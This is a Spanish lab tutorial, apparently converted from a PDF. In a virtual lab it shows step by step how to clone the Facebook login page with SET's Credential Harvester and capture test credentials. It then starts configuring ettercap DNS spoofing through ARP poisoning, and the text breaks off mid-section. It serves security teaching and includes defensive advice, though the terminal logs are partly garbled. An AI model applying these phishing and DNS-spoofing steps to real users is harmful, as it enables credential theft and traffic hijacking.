
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

5. Se elige la opción 2, "Site Cloner", para de esta manera poder clonar la página web que deseamos.




```
Kali Linux (Instalación inicial) [Corriendo] - Oracle VM VirtualBox
Aplicaci... Lugares Terminal 8 de ene 21:55
Terminal
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
```

6. Se le da a enter, ya que queremos que la ip que se use para el duplicado de la página sea la del kali, 192.168.0.2.




```
Kali Linux (Instalación inicial) [Corriendo] - Oracle VM VirtualBox
Aplicaci... Lugares Terminal 8 de ene 23:44
Terminal
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.2]: Área de trabajo de Windows Ink
```

7. Introducimos la página que queremos clonar, en nuestro caso "<https://facebook.com>" e iniciamos el ataque.



```
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.2]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
```




```
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.2]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

## 8. En el ubuntu nos conectamos a la ip del kali "192.168.0.2" y nos aparece la web clonada.



## 9. Simulamos el ataque introduciendo unas credenciales las cuales nos aparecerán en el Kali.





```
dpr=1&jazoest=21028&lsd=AVosi6arvs0 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=21028 A [mail.facebook.com] spoofed to [192.168.0.2] TTL [3600 s]
PARAM: lsd=AVosi6arvs0 [hs-in.facebook.com] spoofed to [192.168.0.2] TTL [3600 s]
PARAM: display= A [pay.facebook.com] spoofed to [192.168.0.2] TTL [3600 s]
PARAM: isprivate= A [portal.facebook.com] spoofed to [192.168.0.2] TTL [3600 s]
PARAM: return_session= [facebook.com] spoofed to [192.168.0.2] TTL [3600 s]
POSSIBLE USERNAME FIELD FOUND: skip_api_login=spoofed to [192.168.0.2] TTL [3600 s]
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-60
PARAM: lgndim=eyJ3Ijo4MDAsImgiojYwMCwiYXciOjcyNiwiYwgiOjU3MywiYyI6MjR9
PARAM: lgnrnd=144611_PUSI
PARAM: lgnjs=1673218194
POSSIBLE USERNAME FIELD FOUND: email=carlos@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Carlos1234
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AMLZ/AMMyAAAAAAMAAAAAAAAMAAAAAAAAMAAAAAAAAM/kkFFAAAKCAC
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.0.3 - - [08/Jan/2023 23:52:02] "POST /device-based/regular/login/?login_attempt=1&lwv=100
HTTP/1.1" 302 -
```

## ¿Cómo protegerse?

Es muy complicada la protección ante los ataques del tipo “Credential Harvester Attack Method” ya que consiguen clonar a la perfección las páginas webs, haciendo que el usuario no se de cuenta de que no está en la página correcta.

Otro problema añadido es que hay múltiples formas de realizar este tipo de ataques, entre los cuales en muchos de ellos siquiera es necesario estar en la misma red que la víctima. Por ejemplo, enviando un correo fraudulento a la persona a la cual se quiere atacar (este, también se puede realizar con la herramienta utilizada en este ejemplo). Por lo tanto, las armas que nos quedan para defendernos ante este tipo de ataques son pocas, pero las hay.

La defensa más simple es la de renovar la ‘password’ cada cierto tiempo, haciendo que sea más complejo el robo de las credenciales. El problema de esta defensa es su eficacia, ya que una vez conseguida la nueva contraseña el atacante puede acceder a nuestra cuenta sin ningún tipo de complejidad.

Las dos defensas más habituales son las siguientes, la verificación/autenticación en dos pasos y el uso de preguntas secretas. Mediante este tipo de defensas conseguimos que el atacante no pueda acceder a nuestra cuenta con solo utilizar.

# DNS Spoofing


El envenenamiento de DNS o DNS spoofing consiste en modificar las direcciones IP en los servidores DNS de la víctima. De este modo, los delincuentes pueden redirigir el tráfico de la víctima hacia una IP falsa, cuando ingrese determinado nombre de dominio en el navegador. En este ejemplo, redirigiremos el tráfico hacia nuestro Kali con IP 192.168.0.2

## ¿Cómo configurarlo?

1. Configurar el archivo "/etc/ettercap/etter.dns".

En este archivo pondremos el dominio sobre el que queremos que actúe el DNS Spoofing y la dirección IP hacia donde queremos que se redirija el tráfico. En este ejemplo utilizaremos como dominio "facebook.com".

```
(root㉿kali)-[~/home/kali]
# sudo nano /etc/ettercap/etter.dns
```



```
root@kali:~/home/kali
GNU nano 6.4
/etc/ettercap/etter.dns *
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
#       so if you want to reverse poison you have to specify a plain
#       host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.
#
# NOTE: IPv6 specific do not work because ettercap has been built without
#       IPv6 support. Therefore the IPv6 specific examples has been
#       commented out to avoid ettercap throwing warnings during startup.
#
#####
# vim:ts=8:noexpandtab
facebook.com      A      192.168.0.2
*.facebook.com   A      192.168.0.2


^G Ayuda      ^O Guardar      ^W Buscar      ^K Cortar      ^T Ejecutar      ^C Ubicación
^X Salir      ^R Leer fich.  ^\ Reemplazar  ^U Pegar      ^J Justificar  ^/ Ir a línea
```

## Paso a paso

Para poder realizar el ataque DNS Spoofing es necesario la utilización de ataques de otros ataques para poder redirigir el tráfico saliente del PC víctima, en este caso un Ubuntu, hacia nuestro Kali. Para esto se utilizan ataques del tipo MiTM (Man in The Middle), en nuestro caso un ARP Poisoning.

